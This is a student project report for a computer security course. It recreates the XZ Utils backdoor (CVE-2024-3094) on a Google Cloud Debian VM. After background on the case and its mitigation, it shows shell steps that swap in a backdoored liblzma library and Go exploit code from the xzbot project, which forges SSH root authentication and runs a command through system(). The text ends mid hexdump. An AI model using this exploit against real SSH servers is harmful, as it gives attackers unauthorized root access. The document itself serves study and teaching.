CASE 2

XZ Utils backdoor vulnerability

Fernanda Ramirez Lopez

COMPUTER SYSTEMS SECURITY (CIS 3353)
SPRING 2024

EXECUTIVE SUMMARY

Objective

In March 2024, a critical backdoor vulnerability (CVE-2024-3094) was discovered in XZ Utils, a set of free software command-line lossless data compressors widely used in Linux systems. This vulnerability allowed unauthorized remote access and could lead to remote code execution (RCE), enabling an attacker to run commands on a victim's machine from a remote location.
The chosen topic for this project is "Penetration Testing and Vulnerability Scanning" from Module 2 of the course. This topic was selected because it directly aligns with the case we are recreating. The XZ Utils backdoor vulnerability is a perfect example of a security threat that can be detected and mitigated through penetration testing and vulnerability scanning. By recreating this case, I will gain a deeper understanding of these critical cybersecurity practices and their role in protecting software systems from threats. This project aims to recreate this case, demonstrating the process of exploiting the vulnerability and the steps taken to detect and mitigate it.

Background

In the realm of cybersecurity, one of the most critical tasks is to identify and mitigate vulnerabilities in software systems. This project focuses on the recreation of a real-world case involving a backdoor vulnerability (CVE-2024-3094) discovered in XZ Utils, a set of free software command-line lossless data compressors widely used in Linux systems.

Methodology

- Understanding the Case
  - Research and understand the details of the XZ Utils backdoor vulnerability, including how it was inserted, how it works, its impact, and how it was discovered and fixed.
- Recreating the Case
  - Use Python programming and various cybersecurity tools to recreate the case, simulating the exploitation of the vulnerability and its detection and mitigation.
- Analysis and Learning
  - Analyze the results, draw conclusions, and document the skills developed during the project.

Key Findings

- Through this project, I will demonstrate the importance of penetration testing and vulnerability scanning in detecting and mitigating cybersecurity threats.
- I will also highlight the potential dangers of backdoor vulnerabilities and the need for regular software updates and patches.

Recommendations

- Regularly conduct penetration testing and vulnerability scanning to detect potential security threats.
- Keep all software systems up-to-date and apply patches promptly to fix known vulnerabilities.
- Be vigilant about the potential for backdoor vulnerabilities, especially in widely used software systems.

Conclusion

Upon the successful completion of this project, I have gained a wealth of knowledge and practical experience. By utilizing a Google Cloud Virtual Machine I was able to execute all the necessary commands to simulate five distinct attacks and successfully crack the VM.

Moreover, the opportunity to experiment on a Google Cloud system and environment was invaluable. Cloud systems offer unique advantages such as scalability and flexibility, but they also present unique security challenges and this project allowed me to explore these challenges firsthand and develop strategies to mitigate them.

The simulation of the case was particularly enlightening, it provided me with a deeper understanding of how vulnerabilities can be exploited and the importance of proactive measures in detecting and mitigating such threats. It was a stark reminder of the potential dangers of backdoor vulnerabilities and the importance of regular software updates and patches.

Throughout the course of this project, I conducted extensive research on various topics, including penetration testing, vulnerability scanning, and the use of cybersecurity resources. One of the key learnings from this project was the importance of adaptability in cybersecurity.

In conclusion, this project was a valuable learning experience that has significantly enhanced my knowledge and skills in cybersecurity. It provided me with a deeper understanding of real-world cybersecurity threats, the importance of penetration testing

and vulnerability scanning, and the practical challenges involved in mitigating such threats. I look forward to applying these learnings in my future endeavors in the field of cybersecurity.

Project Milestones

1. Understanding the XZ Utils backdoor vulnerability case.
2. Selecting the relevant topic from the course modules.
3. Recreating the case using a Virtual Machine in Google Cloud.

Materials List

1. Google Cloud programming environment.
2. Cybersecurity tools for penetration testing and vulnerability scanning.
3. Documentation on the XZ Utils backdoor vulnerability case.

Deliverables


1. Detailed Project Report
   - A comprehensive report documenting the entire process of recreating the XZ Utils backdoor vulnerability case, including the understanding of the case, selection of the topic, recreation of the case, and analysis of the results.
2. Case Recreation Results
   - Detailed results of the case recreation, the findings of the vulnerability assessment, and the effectiveness of the remediation measures.

Professional Accomplishments

1. Enhanced Understanding of Penetration Testing and Vulnerability Scanning
   - Through this project, I have developed a deeper understanding of penetration testing and vulnerability scanning, two critical practices in cybersecurity.
   - I have gained hands-on experience in using these techniques to detect a real-world cybersecurity threat.
2. Experience in Recreating a Real-World Cybersecurity Case
   - By tying to recreate the XZ Utils backdoor vulnerability case, I have gained valuable experience in how to deal with a real-world cybersecurity issue.
   - This has provided me with insights into how vulnerabilities are exploited and the importance of proactive measures in detecting and mitigating such threats.
3. Ability to Analyze and Interpret Cybersecurity Findings
   - I have developed the ability to analyze the results of a cybersecurity case recreation, draw meaningful conclusions, and make recommendations for future actions.
   - This includes interpreting the output of scripts, assessing the severity of vulnerabilities, and evaluating the effectiveness of remediation measures.

PROJECT SCHEDULE MANAGEMENT

Gantt Chart



Repository

https://github.com/Fersi-Ferssa/XZ-Utils-backdoor-vulnerability

Milestone 1: Understanding the XZ0020Utils backdoor vulnerability case.

1. Research the XZ Utils Backdoor Vulnerability (CVE-2024-3094)

The XZ Utils backdoor vulnerability, officially known as CVE-2024-3094, was discovered on March 28, 2024. This vulnerability is a result of a software supply chain compromise impacting versions 5.6.0 and 5.6.1 of XZ Utils. The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has recommended organizations to downgrade to a previous non-compromised XZ Utils version.

XZ Utils is a set of free software command-line lossless data compressors, including lzma and xz, for Unix-like operating systems and, from version 5.0 onwards, Microsoft Windows. For compression/decompression, the Lempel–Ziv–Markov chain algorithm (LZMA) is used. XZ Utils is nearly ubiquitous in Linux. It provides lossless data compression on virtually all Unix-like operating systems, including Linux. XZ Utils provides critical functions for compressing and decompressing data during all kinds of operations. XZ Utils also supports the legacy .lzma format, making this component even more crucial.

2. Understand the technical details

The vulnerability exists in the source tarballs of the affected XZ versions. The vulnerable versions contain malicious code that can modify functions during the liblzma (data compression library) build process. This results in a modified liblzma library that can be used by any software linked against this library, intercepting and modifying the data interaction with this library.

The backdoor is designed to allow a malicious actor to break the authentication and, from there, gain unauthorized access to the entire system. The backdoor works by injecting code during a key phase of the login process. The backdoor was deliberately concealed by the developer. It gets incorporated into the binary during the RPM or DEB packaging process

for x86-64 architecture, using gcc and gnu linker, under the guise of a “test” step. Consequently, the compromised binary is distributed within the RPM or DEB package.

3. Learn about the affected systems

Several Linux distributions are affected by this vulnerability. These include Fedora Rawhide, Fedora 41, Debian testing, unstable and experimental distributions versions 5.5.1alpha-0.1 to 5.6.1-1, openSUSE Tumbleweed and openSUSE MicroOS, and Kali Linux.

For a system to be vulnerable to CVE-2024-3094, several conditions must be met:

- The system must use glibc, specifically for IFUNC support.
- XZ Utils version 5.6.0 or 5.6.1, or the corresponding versions of liblzma, must be installed.

4. Understand the mitigation measures

To mitigate the risk posed by CVE-2024-3094, CISA recommends developers and users to downgrade XZ Utils to an uncompromised version—such as XZ Utils 5.4.6 Stable. In addition, users should keep their system software up to date, including the Linux kernel, SSH, and systemd.

Milestone 2: Selecting the relevant topic from the course modules.

In the context of the XZ Utils backdoor vulnerability case study, I have identified Module 2: Penetration Testing and Vulnerability Scanning as the most pertinent topic for our project. This module provides a comprehensive understanding of key concepts such as penetration testing, vulnerability scanning, and various cybersecurity resources.

Penetration Testing

The XZ Utils backdoor vulnerability serves as an ideal example of a security flaw that could be discovered and exploited through penetration testing.

In this instance, a threat actor was able to inject malicious code into the XZ Utils software, thereby creating a backdoor that facilitated unauthorized remote access to the system.

Penetration testing is a manual process that is usually performed after a specific amount of time has passed. It begins with a phase known as reconnaissance or foot printing, which involves gathering information about the target. The rules of engagement, which define the limitations or parameters of a penetration test, are an integral part of this process.

By focusing on this topic, I can delve into the techniques and tools employed in penetration testing, and how they can be utilized to uncover such vulnerabilities.

Vulnerability Scanning

Upon the discovery of a vulnerability, it becomes crucial to evaluate its potential impact and the risk it poses to the system. This is where vulnerability scanning comes into play; vulnerability scanning involves identifying, classifying, and prioritizing vulnerabilities in computer systems. It's important to note that the best approach for vulnerability scanning is not to scan all systems all the time, but rather to focus on systems with known vulnerabilities.

In the case of the XZ Utils vulnerability, a scan could potentially detect the presence of the backdoor, triggering further investigation and ultimately leading to the mitigation of the threat. Updated information about the latest vulnerabilities is readily available to enhance the effectiveness of scanning software.

Cybersecurity Resources

This topic also necessitates an understanding of the myriad resources available for cybersecurity, such as vulnerability databases, threat maps, and file and code repositories. These resources can offer invaluable information about known vulnerabilities, thereby informing my approach to penetration testing and vulnerability scanning.
Additionally, the module introduces two key data management tools used for collecting and analyzing data: the Security Information and Event Management (SIEM) tool and a Security Orchestration, Automation, and Response (SOAR) tool. These tools play a crucial role in managing security events and responding to security incidents.

Furthermore, the module delves into the concept of a cybersecurity framework, a series of documented processes used to define policies and procedures for implementing and managing security controls in an enterprise environment. It also highlights the importance of regulations and standards as cybersecurity resources. Regulations provide a set of rules that must be followed, while standards are documents approved through consensus by a recognized standardization body. Both resources provide guidelines for maintaining a secure environment.

Lastly, the module emphasizes that deep vulnerabilities can only be exposed through actual attacks that use the mindset of a threat actor. This is a critical aspect of penetration testing, as it involves thinking like a threat actor to uncover vulnerabilities that might otherwise remain hidden.

By focusing on these aspects, I aim to gain a deeper understanding of these concepts and apply them effectively to recreate and analyze the XZ Utils backdoor vulnerability case. This approach will allow me to explore the practical applications of the concepts learned in Module 2 and their relevance in real-world cybersecurity scenarios.

Milestone 3: Recreating the case using a Virtual Machine in Google Cloud.

1. Setting up the environment




Figure 3.1.1 | Logging in into Google Cloud.

****I will be using my friend's Google Cloud account to access the complete credentials of the platform since he works for Google Mexico and he gets the complete access to these and for some commands they were required**.




Figure 3.1.2 | Create the Virtual Machine using a Linux operating system, I decided to use the Debian system to be closer to the original hacked system.




Figure 3.1.3 | Virtual Machine.

2. Virtual Machine Configuration

Figure 3.2.1 | Connect to SSH to configure it.




Figure 3.2.2 | Download the exploit by copying the repository.




Figure 3.2.3 | Setting up the exploit.

Figure 3.2.4 | The original and signed libraries have been cloned.
The .patches are going to replace a certain part of the code, they are keys.




Figure 3.2.5 | This code shows the libraries that were used.
libzma is more of an integration than a support thing.




Figure 3.2.6 | Replacing of the original library.




Figure 3.2.7 | The underlined library is the one that is going replace the original one.

```
fernando_carranzalira@xz-test:~/xzbot/assets$ sudo cp liblzma.so.5.6.1.patch ^C
fernando_carranzalira@xz-test:~/xzbot/assets$ ^C
fernando_carranzalira@xz-test:~/xzbot/assets$ cd /lib/x86_64-linux-gnu/
fernando_carranzalira@xz-test:/lib/x86_64-linux-gnu$ ls liblzma.so.5
liblzma.so.5
fernando_carranzalira@xz-test:/lib/x86_64-linux-gnu$ ls liblzma.so.5 -la
lrwxrwxrwx 1 root root 16 Feb 12  2023 liblzma.so.5 -> liblzma.so.5.4.1
fernando_carranzalira@xz-test:/lib/x86_64-linux-gnu$ cd
fernando_carranzalira@xz-test:~$ cd xzbot/assets/
fernando_carranzalira@xz-test:~/xzbot/assets$ sudo cp liblzma.so.5.6.1.patch /lib/x86_64-linux-gnu/liblzma.s
```

Figure 3.2.8 | Replace the library that is already in the system with the one that just got patched with a key.

```
❯ ssh 35.188.81.42
fernando@35.188.81.42: Permission denied (publickey).
```

Figure 3.2.9 | Result, marks an error because the VM needs to be rebooted so the SSH service can operate with the new library.

```
❯ ssh 35.188.81.42
fernando@35.188.81.42: Permission denied (publickey).
❯ cd Downloads
❯ git clone https://github.com/amlweems/xzbot.git
Cloning into 'xzbot'...
remote: Enumerating objects: 30, done.
remote: Counting objects: 100% (30/30), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 30 (delta 14), reused 25 (delta 10), pack-reused 0
Receiving objects: 100% (30/30), 422.65 KiB | 2.21 MiB/s, done.
Resolving deltas: 100% (14/14), done.
❯ cd xzbot
```

Figure 3.2.10 | Conclusion of the preparation, it’s not so sophisticated, it’s mostly to see the vulnerabilities.

```
❯ ls
README.md     assets        go.mod        go.sum        main.go       openssh.patch patch.py
❯ ssh 35.188.81.42
fernando@35.188.81.42: Permission denied (publickey).
```

Figure 3.2.11 | If I try to do exploit it will continue to error.

3. Compromising the Virtual Machine


Figure 3.3.1| The go installation simulates what the attacker wanted to do by getting into the machines.

```go
func main() {
    flag.Parse()

    if len(*cmd) > 64 {
        fmt.Printf("cmd too long, should not exceed 64 characters\n")
        return
    }

    var seed [ed448.SeedSize]byte
    sb, ok := new(big.Int).SetString(*seedn, 10)
    if !ok {
        fmt.Printf("invalid seed int\n")
        return
    }
    sb.FillBytes(seed[:])

    signingKey := ed448.NewKeyFromSeed(seed[:])
    xz := &xzSigner{
        signingKey:    signingKey,
        encryptionKey: signingKey[ed448.SeedSize:],
    }
    config := &ssh.ClientConfig{
        User: "root",
        Auth: []ssh.AuthMethod{
            ssh.PublicKeys(xz),
        },
        HostKeyCallback: xz.HostKeyCallback,
    }
    client, err := ssh.Dial("tcp", *addr, config)
    if err != nil {
        fatalIfErr(err)
    }
    defer client.Close()
}
```

Figure 3.3.2 | The underlined is the key, it connects to the root with the user, with the key and it tries to connect to an IP.

```
var (
    addr  = flag.String("addr", "35.188.81.42:22", "ssh server address")
    seedn = flag.String("seed", "0", "ed448 seed, must match xz backdoor key")
    cmd   = flag.String("cmd", "id > /tmp/.xz", "command to run via system()")
)

type xzPublicKey struct {
    buf []byte
}

func (k *xzPublicKey) Type() string {
    return "ssh-rsa"
}

func (k *xzPublicKey) Marshal() []byte {
    e := new(big.Int).SetInt64(int64(1))
    wirekey := struct {
        Name string
        E    *big.Int
        N    []byte
    }{
        ssh.KeyAlgoRSA,
        e,
        k.buf,
    }
    return ssh.Marshal(wirekey)
}

func (k *xzPublicKey) Verify(data []byte, sig *ssh.Signature) error {
    return nil
}

type xzSigner struct {
    signingKey    ed448.PrivateKey
    encryptionKey []byte
    hostkey       []byte
    cert          *ssh.Certificate
}

func (s *xzSigner) PublicKey() ssh.PublicKey {
    if s.cert != nil {
        return s.cert
```

Figure 3.3.3 | When the var commands are run it makes the connection.



```
> go run main.go
00000000  00 00 00 1c 73 73 68 2d  72 73 61 2d 63 65 72 74  |....ssh-rsa-cert|
00000010  2d 76 30 31 40 6f 70 65  6e 73 73 68 2e 63 6f 6d  |-v01@openssh.com|
00000020  00 00 00 00 00 00 00 03  01 00 01 00 00 01 01 01  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
